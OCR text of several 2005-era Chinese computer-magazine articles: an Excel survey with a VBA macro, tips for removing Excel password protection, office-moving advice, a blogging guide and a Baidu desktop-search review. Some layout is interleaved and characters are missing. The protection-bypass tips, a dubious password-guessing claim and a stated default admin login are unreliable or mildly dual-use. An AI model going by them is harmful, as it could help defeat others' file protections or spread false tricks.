重点体会:有限的图形元件组合在不同的图片中所产生的风格　异的效果。

延展练习:大家可试着将自己制作的图形元件组合在不同的风景、人物照片中,完成自己的"绘画"作品。

CF [YY20]

Excel做调查 填表统计好方便

调查问卷Excel全搞定


★★★

■安徽 陈秀峰

每年春节前后，建筑工程施工现场相对比较清闲，我们这些从事建设工程质量监督的人员，就抽空到居民家中，开展一年一度的全市住房状况调查工作。以前，我们都是先向居民发放纸质调查表，由居民填写后，再回收统计。这样做，既麻烦又不准确。今年，我们改用Excel制作的电子调查表，带上笔记本电脑上门调查。这样做，既方便了数据的统计处理，又给居民一种新鲜感，进一步激发了他们的参与热情。

制作调查问卷的思路

在Excel中，我们先利用“窗体”工具栏上的“分组框、选项按钮、复选框、组合框、按钮”等控件，制作成如图1所示的调查表，并将每一位参与调查居民的选择结果保存在表格下方对应的单元格中。然后通过“宏按钮”将选择结果依次复制到“数据表”工作表中保存起来。最后，利用函数和公式对数据进行统计处理，并将统计结果保存在“数据统计”工作表中，随时查看调查的统计结果。


某某市住房状况调查表

一、您的基本情况：

二、您的现有住房情况：

图1 调查表局部

实战制作调查表

在用Excel制作调查问卷前要进行一些准备工作，以方便后面的制作过程：

第一步：启动Excel2003（其他版本操作相似），新建一工作簿文档，取名保存（如“工程调查.xls”）。

第二步：依次双击工作表标签（sheet1、sheet2、sheet3），使其成反白状态，再输入字符，将其重命名为“调查表、数据表、数据统计”（见图2）。

第三步：将A1至L1单元格合并后，输入调查表标题（如“某某市住房状况调查表”）；将A2至L2单元格合并后，输入调查说明；并设置好字体、字号等。

第四步：执行“视图→工具栏→窗体”命令，展开“窗体”工具栏（见图2）。

好了，现在我们可以添加用于调查的各种控件了。



图2

1.选项按钮的添加：所谓“选项按钮”，就是我们通常所说的“单选”按钮。我们以“年龄”调查项为例，来看看具体的添加过程：

第一步：点击“窗体”工具栏上的“分组框”按钮，然后在工作表中拖拉出一个分组框，并将分组框名（如“分组框2”）修改为“年龄”（见图3）。



图3

第二步：点击“窗体”工具栏上的“选项按钮”按钮，然后在上述“年龄”分组框中拖拉出一个按钮来，并将按钮名（如“选项按钮4”）修改为相应的调查项字符（如“20岁以下”，见图3）

第三步：重复上述操作，再添加若干“选项按钮”。

> 小提示
>
> 选中第1个“选项按钮”，在按住Ctrl键的同时，拖动一下鼠标，复制一个选项按钮，修改一下其中的字符即可快速制作出另一个“选项按钮”来。

第四步：双击其中任意一个“选项按钮”，打开“设置控件格式”对话框（见图4），切换到“控制”标签下，在“单元格链接”右侧的方框中输入“$C$50”，确定返回。



图4

> 小提示
>
> 此步操作的目的是将“年龄”调查项的选择结果保存在C50单元格中（选择第1个、第2个……“选项按钮”，该单元格分别显示出1、2……）。

第五步：调整好“分组框”、“选项按钮”的大小和位置。

2.复选框的添加：所谓“复选框”，就是允许一次性选择多个选项。我们以“存在哪些质量问题”调查项为例，来看看具体的添加过程：

第一步：制作一个“存在哪些质量问题”分组框。

第二步：点击“窗体”工具栏上的“复选框”按钮，然后在上述“分组框”中拖拉出一个“复选框”来，并将“复选框”名（如“复选框74”）修改为相应的调查项字符（如“屋面渗水”，见图5）。



图5

第三步：双击刚才添加的第1个“复选框”按钮，打开“设置控件格式”对话框（见图4），切换到“控制”标签下，在“单元格链接”右侧的方框中输入“$K$50”，确定返回。

第四步：重复上述2、3两步操作，根据调查内容，添加其他复选框。

小提示

由于是“复选框”，所以每一个“复选框”的“单元格链接”地址是不同的，需要逐一设置。

第五步：调整好“分组框”、“复选框”的大小和位置。

3.组合框的添加：所谓“组合框”，就是我们通常所说的“下拉框”。我们以“学历”调查项为例，来看看具体的添加过程：

L	M	N	O
学历	入住时间	家庭人口	何时购买
博士	30年以上	1人	1年以内
硕士	26—30年	2人	2年以内
大学	21—25年	3人	3年以内
大专	16—20年	4人	4年以内
中专	11—15年	5人	5年以内
高中	6—10年	5人以上	6年以内
初中	1—5年		6年以上
初中以下			

图6

第一步：在L4至L11单元格区域（不一定非得是这个区域哟）中，输入各学历分类（见图6）。

第二步：制作一个“学历”分组框。

小提示

其实，这里只有一个“组合框”，完全不需要添加一个“分组框”。我们之所以添加一个分组框，是为了保持调查表格式的统一。

第三步：点击“窗体”工具栏上的“组合框”按钮，然后在上述“分组框”中拖拉出一个“组合框”来。

第四步：双击上述“组合框”，打开“对象格式”对话框（见图7），在“数据源区域”右侧的方框中输入“$L$4:$L$11”，在“单元格链接”右侧的方框中输入“$D$50”，确定返回。



图7

第五步：调整好“分组框”、“组合框”的大小和位置（见图8）。




图8

仿照上面的操作，完成其他调查项的制作过程。

保存调查数据

我们通过一个宏，将居民选择的结果（显示在“调查表”工作表第50行相应的单元格中）依次复制保存到“数据表”工作表中，并通过一个按钮来运行该宏。

第一步：切换到“数据表”工作表下，仿照图9的样式制作一张用来保存数据的空白表格。

	A	B	C	D	E	F	(
1	参加调查人数:			0			
2	序号	性别	年龄	学历	个人收入	建筑面积	入住
3							
4							

图9

第二步：在D1单元格中输入公式：=COUNTA(A:A)-2，用于统计参加调查的人数。

第三步：按“Alt+F11”组合键，进入“Visual Basic编辑器”窗口（见图10）。



图10

第四步：在左侧“工程资源管理器”窗口中，选中“VBAProject(工程调查.xls)”选项，然后执行“插入→模块”命令，插入一个新模块。

第五步：将下述代码输入到右侧编辑区域中（见图10）：

```
Sub 保存()
Dim rs As Integer
Sheets("调查表").Select
Rows(50).Select
Selection.Copy
Sheets("数据表").Select
rs = Cells(1, 4)
Rows(rs + 3).Select
ActiveSheet.Paste
```

```
Cells(rs + 3, 1).Value = rs + 1
Sheets("调查表").Select
Application.CutCopyMode = False
Range("A1").Select
MsgBox "您的选择已经保存,感谢您对我们工作的支持,祝您新春愉快!
", vbOKOnly, "谢谢您"
End Sub
```

第六步:输入完成后，关闭〝Visual Basic编辑器〞窗口。

第七步:切换到〝调查表〞工作表中，点击〝窗体〞工具栏上的〝命令〞按钮，然后在工作表中拖拉出一个〝命令〞按钮来，此时系统自动弹出〝指定宏〞对话框(见图11)，选中上面编辑的〝保存〞宏，确定返回。



图11

第八步:将〝命令〞按钮名(如〝按钮75〞)修改为〝完成〞字符。再调整好按钮的大小，定位在调查表的右上角。

第九步:同时选中49行和50行，右击鼠标，在随后弹出的快捷菜单中，选择〝隐藏〞选项，将保存居民选择结果的两行隐藏起来；同时选中L至O列，也将其隐藏起来。

小提示

将上述行、列隐藏起来的目的，只是为了美化调查表而已，如果不隐藏，对调查表的使用没有任何影响。

第十步:利用填充色等功能，对调查表进行一番美化。至此，整个调查表制作完成。

开展调查

到了居民家中后，切换到〝调查表〞工作表下，指导居民根据各自的实际情况进行选择，选择完成后，点击一下右上角的〝完成〞按钮，数据即刻被保存到〝数据表〞工作表相应的行中，同时弹出见图12所示的一个对话框，点击其中的〝确定〞按钮进入下一个调查。



图12

数据统计处理

我们利用Excel强大的函数和公式来完成调查数据的统计处理工作(这项函数和公式，我们完全可以在制作调查表的时候事先制作好)。我们以〝年龄〞的统计为例，来看看具体的操作过程：

第一步:切换到〝数据统计〞工作表中，仿照图13所示的样式，制作一份空白表格。

第二步:分别选中E2、E3……E7单元格，依次输入公式:=COUNTIF(数据表!C:C,1)、=COUNTIF(数据表!C:C,2)……=COUNTIF(数据表!C:C,6)。

小提示

由于，我们在调查表中将年龄分为6种类型，分别用数字1、2……6表示。因此，只要用COUNTIF函数分别统计“数据表”C列数值“1、2……6”的个数即可。

第三步:选中F2单元格，输入公式:=E2/SUM($E$2:$E$7)，确认一下。再次选中F2单元格，将鼠标移至该单元格右下角成〝细十字线状〞时，按住左键向下拖拉至F7单元格，将上述公式复制到其中。再同时选中F2至F7单元格区域，单击一下〝格式〞工具栏上的〝百分比样式〞按钮，将计算结果显示成百分比样式(见图13)。这种〝细十字线状〞，我们通常称之为〝填充柄〞状态。

	A	B	C	D	E	F	G	H	I	J
1	性　别			年　龄			学　历			
2	男	26	81.3%	20岁以下	0	0.0%	博士	0	0.0%	500元以
3	女	6	18.8%	21—30岁	0	0.0%	硕士	0	0.0%	500—10
4				31—40岁	11	34.4%	大学	26	81.3%	1000—1
5				41—50岁	17	53.1%	大专	2	6.3%	1500—2
6				51—60岁	4	12.5%	中专	0	0.0%	2000—2
7				60岁以上	0	0.0%	高中	0	0.0%	2500—3
8							初中	0	0.0%	3000元以
9							初中以下	4	12.5%	

图13

第四步:仿照上述操作，完成其他数据的统计函数和公式的输入工作。

小提示

在进行“有哪些质量问题”调查项的统计时，统计公式应该为“=COUNTIF(数据表!K:K,"TRUE")”形式。这是因为，“复选框”选中时，“链接”的单元格显示为“TRUE”，“复选框”没有选中时，“链接”的单元格显示为“FALSE”或者空白。

其实，制作调查表，如果用Microsoft Office InfoPath 2003来实现，可能更加方便，只不过其数据统计功能相对麻烦一些而已，感兴趣的读者不妨一试。

CF [YY21]

解除Excel数据保护之“葵花宝典”

★★★

■湖南 周黎平

Excel对数据有很强的保护功能，可以对整个或部分数据隐藏、禁止复制和修改等，但有时候，由于忘记了密码，或者记不起以前自己到底做了哪些手脚，这种保护反而会为难了自己。针对这种情况，我们总结了几种解除保护的方法，供大家参考，并希望能够以此抛砖引玉。

解除单元格的保护

1.取消隐藏的行或列

被隐藏的行或列有一个明显的标志，那就是在行标题栏或列标题栏上有一粗黑线，这就说明这里含有被隐藏的行列。取消方法有两种，一种是直接拖动隐藏处的行或列标题使之变宽，也可选中包含隐藏区域的行列，通过“格式”菜单中的行列项目输入非0数值调整行高或列宽，使数据有足够的空间显示出来；另一种方法是选中包含隐藏内容的行或列区域，再通过“格式”菜单行列选项中的“取消隐藏”来恢复全部行列区域。

2.取消隐藏的单元格或区域中的数据

为了不让他人直接看到单元格的内容，一种简单的方法就是把数据颜色设置成与背景色相同，这时我们只要拖选整个工作表即可让数据原形毕露。如果是用图片、矩形框之类的非字符内容将重要数据遮盖，先用拖选方式找出工作表中的图片位置，再将其移开，激活被遮单元格，一般在公式编辑栏中总会显示其内容。

若在单元格格式中使用了三个分号或空格之类的自定义格式，一般只要选中此单元格，在公式编辑栏中即可显示其内容，要想取消这种隐藏，可重新设置此单元格格式，在“数字”选项卡中选择“常规”即可。

如果选中怀疑有数据的单元格后并没有在公式编辑栏中显示数据，不一定它就真的没有数据，我们只要看一下单元格的格式能否设置，若不能的话说明工作表被保护，如果不用密码可以取消工作表保护的话，在单元格格式设置中先查看数据格式是否为自定义，然后查看“保护”选项卡，看看是否已勾选了“隐藏”项，将这些都取消就可以知道单元格是否真的没有内容。当然，如果在撤销工作表保护时需要密码的话，我们将无可奈何，除非用户设置的密码很简单，那我就告诉你一个大秘密，当密码的形式是“*123*”或“*abc*”时，我们可以分别用“*333*”或“*ccc*”来破解，星号表示任意字符，到底是什么只有靠猜了，这种方法对工作表和工作簿保护的密码也都适应。

3.取消单元格数据的只读属性

有时单元格中的数据虽然可见，但是我们既不能修改，也不能在当前工作表中复制，对于这种保护措施，取消的方法跟上面的第2点基本一样，只要取消单元格格式设置对话框中“保护”选项卡中的“锁定”一项即可。当然还需要通过密码取消工作表的保护才行。

如果我们无法通过密码取消怎么办？你可以将其复制粘贴到其他工作表中，再在新的工作表中进行修改。

解除工作表的保护



查看是否有被隐藏的工作表，若菜单中有“格式→工作表→取消隐藏”项，则可通过此项取消隐藏的工作表。

如果在菜单中也没有有效的“取消隐藏”项，仍然可能有被隐藏的工作表，这时我们可以任选一工作表右击，在弹出菜单中选择“查看代码”，然后在左窗格中的“Microsoft Excel 对象”列表中选择被隐藏的工作表，将其“Visible”属性值取“-1”退出即可，如图所示。

如果工作表被密码保护，则可复制当前表全部内容到另一张未保护的工作表中编辑。

解除工作簿的保护

如果工作簿被密码保护不能打开，只要不是用于非法，我们可以使用“Intelore Excel Password Recovery V1.0h”等软件进行暴力破解，此软件的下载地址是：http://www.onlinedown.net/soft/17649.htm。

如果只能以只读方式打开，我们打开后另存为一个不设密码的副本，即可解除只读限制。

有时虽然工作簿在打开时没有任何密码，但如果不能对工作表进行复制、移动和插入等操作，那是保护了工作簿，可以通过菜单“工具→保护→撤销工作簿保护”来解除，但如果有密码的话，能够猜出来更好，否则只有新建一工作簿，将被保护的工作表内容用拖选的方法复制到新的工作簿中进行编辑。

相信有了上面一些方法，Excel中应该已没有多少东西能够瞒得过你的火眼金睛，也没有多少内容让你不能左右的了。 CF [YY22]



Office 搬家绝对经验

★★★

■Cfan.Storyer

Cfan 编辑部终于赶在黄道吉日成功搬迁，每位老编小编都有大桌子办公了，而解决搬家之后遇到的问题的同时也积累了不少经验。

硬盘随身带



图1　硬盘属于电脑中少有的娇贵配件，随身携带，保护数据安全

虽然搬家公司现在的身手还算文明，搬电脑不会扔来扔去。但电脑中的硬盘作为存储重要信息的机械设备，要是在搬运过程中遇到一个三长两短，导致重要数据丢失，就是大麻烦。因此，搬家时一定要记住把电脑的硬盘取下来，自己用安全的方式带到新办公室再装上（见图1）。另外，如果CPU散热器过重，也需要取下来单独携带才行，否则有可能在搬运过程中损坏CPU 核心，不过办公用电脑一般不会遇到散热器过重的问题。

新规划电脑摆放位

现在办公室要求整洁，因此不少电脑机箱都是摆放在桌面下，这也要注意。首先保证机箱在脚的攻击范围以外，否则某天一踢脚，机箱倒掉，麻烦就大了。然后要注意连接机箱的各种连线长度是否足够，包括显示信号线、键盘鼠标线、音箱连接线，以及一些小配件的连线，比如USB集线器。这其中USB集线器和鼠标线比较短，这就要加USB延长线才行（见图2）。最后还要看脚下的电脑能否轻松开机，如果启动电脑都要钻桌子下面，那么虽然是每天一次，也会不舒服。如果开机实在不方便，那么不妨试试在BIOS 中设置为鼠标或者键盘开机




图2　3 米长的USB 延长线售价在2 元到5 元左右




图3

如图3，不少主板提供键盘、鼠标开机功能，首先在启动时按Del 键进入BIOS 菜单，然后进入下一级Power Management Setup菜单，其中有Power On By Mouse和Power On By Keyboard设置，就是鼠标开机和键盘开机功能。若要启用Power On By Keyboard，需要首先设置主板的相应跳线，这必须要查相应主板的说明书才可找到相应设置，比较麻烦，就暂不介绍。而设置"Power On By Mouse"就很简单，进入"Power On By Mouse"菜单，选择"Double Chick"（见图4），然后保存BIOS，以后只要双击鼠标左键就能启动电脑了。



图4

速查线路是否齐备

虽然我们都　搬到新家时万事齐备，但这是不太可能的，就拿最简单的电源插座来说，一般工位上的插座不可能满足一个人同时连接主机、显示器、音箱、手机充电器等设备的需要，必须要扩展电源插线板才行。另外，电话线、网线等是否齐备通畅也是需要立即检查的。一般每个办公座位通常只配备一条网线，如果同时使用多台电脑办公（台式机加笔记本），很可能还需要配备网络交换机等扩展设备和附带网线（见图5）。如果是无线局域网，同样也应该向网管了解网络设置，并立刻测试是否通畅。



图5　可伸缩的扁平网线盒，网线伸缩自如，使用方便，又不占用过多空间

清理出整洁桌面

一个清洁的桌面会给人更好的工作环境，而新办公室也更容易清理出好环境。从经验上来说，桌面上最容易乱和积灰尘的东西就是大量的线缆，因此，我们应该想办法将这些线缆藏起来。最容易的方法就是让线缆从桌面下方穿过，不占用桌面空间。另外，用捆扎绳（见图6）把裸露的线缆捆起来，再用一些装饰品把线藏起来也是不错的方法。而对桌面上希望固定位置，又容易移动的小件，比如USB HUB 等，可以用双面胶粘在桌面上。 CF [YY23]




图6　这么多捆扎绳仅仅1 元钱，很实用

今天　我要在家做主编

★★★

■四川　飞翔鸟　选题推荐:四川　JC

有人觉得Blog（博客）就是“写日记，窥隐私”，有人觉得它是“信息时代的麦哲伦”，不过不管褒贬如何，Blog这种写作方式正在风靡全球。昨天，可能你还在关注别人的Blog……

WeBlog是Web Log的缩写，中文意思是“网络日志”，后来缩写为Blog，而Blogger则是写Blog的人。简单地讲，所谓“Blogger”，就是使用特定软件，在网络上出版、发表和张贴个人文章的人，而这些个人文章一般都有一定主题。在2004年，我们介绍了博客的一些基本知识，让你对它有了初步了解，而今天，你将成为Blogger，可以用Blog来写日记，也可以写下你对某个领域知识的感悟，或者你的读书笔记……下面我们就从零开始，做一个优秀的Blogger。

你知道吗?

Blog的由来

尽管我们常常提到Blog这个词，但究竟什么是Blog，要定义起来还真有些难。直到今天，它的中文名称尚未有一个统一的认定，围绕它的争论也持续不断，我们一般叫Blogger这个群体为“博客”、“部落客”或者“报客”。

其实，早在1998年，人们就有了在网络上发表Blog的构想，但到了2000年这种写作形式才在国外流行。2003年发生的“木子美风波”让Blog在中国迅速流行起来，从此国人纷纷开设自己的Blog站点，很多人就是从那时候起逐渐成为坚定的Blogger的。

师傅领进门——就地取材

说起Blogger这个词很玄乎，其实成为一个Blogger，跟你去路边买根油条一样简单。一般来说有两种方法：使用免费的Blog服务或自己架设Blog站。对于多数网民来说，使用免费的Blog服务是最理想的选择。下面分别对这两种方法进行简单介绍。

1.使用免费的Blog服务

以国内免费Blog服务站点donews(http://www.donews.net)为例，首先需要到http://www.donews.net/Register.aspx注册一个账号，注册成功后你的Blog地址即为http://www.donews.net/username(username就是你注册的名字)，而你马上就能发表文章了。不过在发表文章前，我们先来将自己的Blog“武装”一下，让它更实用、更个性。首先打开你的Blog页面，点击“登录”链接进入后台管理页面。

第一步：配置页面风格。进入“选项→配置”链接，这里可以设置Blog的标题、子标题、用户显示的名字、首页默认显示的文章数量等。比较关键的是“皮肤”的设置，这里提供了多达29种不同的Blog外观，你可以随意选择。如果你对制作网页有一定了解，还可以在“定制CSS选择器”一栏自己定制页面的风格代码(CSS)(见图1)。




图1

第二步：配置Blog链接。配置页面风格后，你再访问自己的Blog，发现尽管页面样式已经让你满意，但内容上还是空空如也。所谓“链接”，就是你的Blog页面的侧边栏中显示的内容(见图2)，你可以在“链接”页面中添加。按照笔者的经验，这里一般可以添加“关于作者”、“友情链接”、“推荐站点”等三个分类，而每个分类下面则设置数量不等的各种链接。




图2

小提示

链接的配置都支持HTML代码，比如我们要在“关于作者”分类中添加一个QQ临时会话的链接，让访问者通过点击该图标就能直接与我们通过QQ进行交流。我们只需要添加一个新的链接，并将“链接标题”设置为类似“<img border="0" SRC=http://wpa.qq.com/pa?p=1:287367390:5 alt="有要事请点这里">”，而“Web地址”栏则设置为“http://wpa.qq.com/msgrd?V=1&Uin=你的QQ号码&Site=IT Watch&Menu=yes”即可(见图3)。




图 3

第三步:添加文章分类。对于一个Blog来说，为了让访问者更容易找到自己感兴趣的文章，我们最好将自己写的文章分为几个种类。比如笔者的某个Blog就按照文章的长短设置了"三言两语"和" 不休"两个分类。

第四步:撰写文章。一般Blog服务站点对文章的撰写都支持可视化编辑方式，你可以像使用Word一样编辑你的文章 。

需要特别注意的是:发表文章页的"高级选项"设置，初次使用Blog的朋友可能不了解，这里为大家解释一下(见图4)。



图 4

"发布到网页":有时你写的文章只想自己保存，不想让访问者看到，那就不勾选该项。

"在首页显示":如果取消勾选该项，访问者不能在你的Blog的首页看到该文章，但在分类文章中可以找到它。

"允许客户端订阅":勾选它可以让通过RSS来访问的用户 览到该文章。

"仅聚合文章描述":如果取消勾选它，文章的全部内容都将直接显示到Blog的首页，反之，则只显示文章摘要。

> 小提示
>
> 关于使用RSS阅读器浏览网页的方法，请参看本刊2005年第5期《玩转RSS 天下信息随心看》一文。

2.自己架设Blog站

尽管使用免费的Blog服务比较简单，但它毕竟可能不符合你的要求。如果不想"寄人篱下"，要自己架设一个Blog站点也并非什么难事。L-Blog是目前国内最流行的单用户Blog系统，要使用它，你的空间必须支持ASP+Access，而且FSO组件需支持文件上传。我们以它为例，简单介绍一下安装方法:

第一步:首先到L-Blog的官方站点http://www.loveyuki.com下载最新版本的L-Blog V1.08 (SE) Final，将安装压缩包解压后上传到你服务器空间的www目录。

第二步:访问http://www.yoursite.com/xxx/default.asp，这里的"xxx"取决于存放L-Blog的文件夹名，如果你支持上传到www目录，则你可以直接通过http://www.yoursite.com/default.asp来访问。接下来在网站左侧的登录框中用用户名admin、密码admin888登录，这是默认的管理员账户，登录后别忘记修改密码。

第三步:配置你的Blog，配置的方法与上面介绍的免费Blog服务设置方法雷同。

表1 受欢迎的免费Blog服务站点

名称	网址	评论
Blogger.com	http://www.Blogger.com	来自Google的免费Blog服务站点，功能不错，不过国内的访问速度稍慢。
Live Journal	http://www.livejournal.com/	发展很快的Blog申请站点，因很多著名的Blogger加盟而名声大噪。
博客中国	http://www.Blogchina.com	访问速度快，功能不错，很多人都是冲着方兴东的大名而去。
中国博客网	http://www.Blogcn.com	国内最早提供Blog注册服务的站点，木子美让其名气大增，功能不错，支持的网页模板较多，值得一用。
BlogBus	http://www.Blogbus.com	同样是国内最早提供Blog服务的站点之一，功能非常强大，且支持对文章进行备份，模板也比较多，访问速度较快。

表2 流行的Blog架设程序

名称	网址	评价
CGI程序:Movable Type	http://www.movabletype.org/	尽管CGI已经显得有些"过时"了，不过这款Movable Type可以说是世界上使用最广泛的Blog架设程序。它支持多用户功能、能够将全部页面解释为静态HTML、对中文支持好、插件丰富。当然，使用它需要你的站点空间支持CGI和Perl。
ASP程序:L-Blog	http://www.loveyuki.com/	这是国人开发的Blog程序，也是目前国内最为流行的单用户Blog系统，它安装非常方便，功能对多数用户足够了，需要空间支持ASP+Access。笔者的Blog即采用该系统。
PHP程序:Plog	http://www.plogworld.org/	一款开放源代码的Blog架设程序，对中文的支持非常好，也是目前使用人数最多的Blog系统之一，很多玩Blog的高手非常推崇它。
ASP.NET程序:.Text	http://scottwater.com/Dottext/	donews站即采用该程序，最著名的ASP.NET Blog系统。

小提示

用Gmail写Blog

国外的高手写了一套名为Gallina的PHP程序，它可以让你通过在自己的Gmail中给自己发送邮件并将邮件移动到“Starred”文件夹(加星文件夹)中的方法来发表Blog。其官方站点为:http://ion.gluch.org.mx/files/Hacks/gallina/。

修行在个人——优秀Blogger应该记住的四句话

1.引用、转摘别人的文章请注明出处

对版权的尊重不仅是良好习惯，也是一种起码的礼节。目前多数Blogger对自己写作内容的版权都采用“创作共用”(Creative Commons License)方式，这是一种保留部分版权(Some Rights Reserved)的新协议，而非我们经常看到的“保留所有版权”(All Rights Reserved)。这个协议赋予了我们更多引用别人、改写文章的权力。你也可以考虑让自己的文章遵守该协议，方法是在Blog的链接栏中添加一个链接，并将“标题”项设置为“本站作品遵从Creative Commons License”，链接的“地址”项设置为:http://creativecommons.org/licenses/by-nc/2.0/(见图5)。



图5

2.选定一个方向持续深入下去

很多初级Blogger，在自己的Blog上发表各种各样杂乱无章的文章，几乎是“眉毛胡子一把抓”，这很难让别人对你的Blog感兴趣。你可以选择一个你最擅长或者最了解的领域，或许你对做菜很有研究、或许你有自己的减肥日志等等。这样可以让你找到更多的志同道合者，也让访问者对你的Blog有个深刻的印象。

3.告诉访问者如何联系你

前面向大家介绍了如何在Blog中添加QQ临时会话功能，这其实就是加强你与访问者沟通的方法之一。大家可以在“关于作者”这个链接分类中再增加自己的MSN Messenger、E-mail、Skype等联系方式。在国外，甚至有很多Blogger都将自己的手机号码直接填写在Blog上，可以看出作者对自己Blog读者的重视和信赖。

4.链接是Blog的生存之本

对于我们撰写文章中的关键字，最好将其链接到对访问者有用的链接中去。比如下面这句话:“刚为海啸遇难者捐款500大元，心中略感一丝欣慰。”其中的“海啸”和“捐款”两个词，我们都可以加一个超链接，“海啸”可以链接到新浪新闻站的海啸专题页面，“捐款”则可以链接到国人网上捐款方式总结页面。如果对于一些你觉得访问者可能会感到生疏的词，而你又找不到合适的页面来解释它，你可以将其链接到Google或百度的搜索结果页。

小提示

让Blog自动记住你的关键字

很多Blog都提供了关键字自动链接服务，以基于“.TEXT”的Donews Blog为例，登录管理页后进入“选项→关键字”页面，你就可以配置关键字了。不过需要注意的是，该Blog系统对中文字不支持分词，比如你要让它自动链接“微软”这个关键字到http://www.microsoft.com，那么添加它的时候，“微软”这个词的前后要加上空格(见图6)。



图6

他山之石　可以攻玉——优秀Blog站点推荐

在撰写自己的Blog的同时，从别的Blog中汲取优秀的东西是必不可少的学习过程。一方面你可以学到一些Blog技巧，另一方面你也可以获得传统网站无法获得的信息。下面是笔者收集的一些非常出色的Blog站点。

对牛乱弹琴:http://www.donews.net/keso。该Blog的作者keso是笔者敬佩的Blogger之一。它保持每天都更新，内容主要集中于对IT的评论、感悟，而且你可以通过它的“昨日新闻”栏目了解到刚刚发生的新闻，这种经过人为“过滤”的文章更值得你阅读。

任人笑骂评说:http://www.20six.co.uk/wtc3353。Blog的作者身居国外，该Blog每天更新数次，而且每篇文章都言简意　，提供大量英文链接，适合有一定英文基础的人访问。其文章内容主要涉及音乐影视、奇闻、美食等。

出语不俗:http://chinese.dreamsofwhitetiles.com/。这个Blog非常有趣，因为这是一群老外用中文撰写的Blog！笔者随意摘抄一段:“现在爷爷不在了；他生前未讲出来的故事也就不在了；他一生所见过的事情，所熟悉的人，所有过的知识，就更不在了。我爷爷是他那一代最后的人之一，而他的死亡就像一所图书馆被烧掉了一样。”怎么样？绝对值得一看！

本土化的百度桌面搜索来了

★★★

■ Softer

前几期我们一直在讨论桌面搜索战场的风起云涌，各大厂商都推出了自己的桌面搜索工具，方便用户搜索本地电脑中的文件资源，最近百度公司也推出了桌面搜索工具——百度硬盘搜索。

新意篇——我来自中国!

百度硬盘搜索和以往桌面搜索工具相比有哪些改进呢?首先，其他搜索工具拥有的功能它都具备，例如搜索本地文件，对本地文件做索引等。而其最大的优点就是全面支持中文搜索，在支持的文件格式方面也比 Google Desktop Search 更多，默认情况下可以对近二十种特定文档类型进行搜索。该软件还有其他很多小功能，例如密码保护隐私、图片搜索、自定义搜索文档格式等，并非完全是照搬模仿之作。

小提示

Google Desktop Search中文版来了!

以前英文版的 Google Desktop Search 不能很好地支持中文，但最近 Google 推出了中文版，搜索结果有乱码的问题得到了完美解决，下载地址为:http://desktop.google.com/。

索引!索引!还是索引!

我们已经有经验了:桌面搜索的关键在于索引。只有建立好一个庞大的索引文件，才能高效地搜索到结果。和其他桌面搜索工具类似，百度硬盘搜索的安装很简单，但建立索引会耗费很长时间。

第一步:下载百度硬盘搜索后直接安装即可。在选择安装路径时要注意一点:该软件需要至少520MB的磁盘空间，如果C 盘容量不够需要将路径修改为其他盘符。

Microsoft Watch:http://www.donews.net/joychan。如果你对微软公司产品很感兴趣，那来这里就对了。该 Blog 只关注微软的最新动向、产品、传闻等。推荐它的另外一个理由是:笔者就是该 Blog 的作者。^_^

Google Blogoscoped:http://Blog.outer-court.com/。你想知道 Google 除了搜索外还有些什么妙用吗?想知道有关 Google 的奇闻　事么?来这里就对了!每日更新数次。不过该站点是英文站点。

你知道吗?

世界上最受欢迎的Blog在哪里?

其实浩　的Internet中还有数不清的Blog站点等待你去发掘，上面列举的几个只是沧海一粟。不过，通过著名的Bloglines站点的统计，你可以在这里看看目前最受欢迎的Blog都有哪些(多数是英文站点):http://www.Bloglines.com/topBlogs。

CF [YY24]

百度硬盘搜索(BaiduDiskSearch)小档案

- 软件版本:v1.0　　软件大小:3.22MB
- 软件性质:免费软件　　运行平台:Window 2000/XP/2003
- 下载地址:http://disk.baidu.com/BaiduDS_setup.exe

第二步:一路“下一步”完成全部安装，运行桌面的“百度硬盘搜索”程序会在任务栏添加该程序的图标。

第三步:在使用该软件前需要建立索引信息，因此程序启动后会马上检索本地硬盘中的文件。搜索时间比较长。笔者索引34000个文件花费了两个半小时的时间。

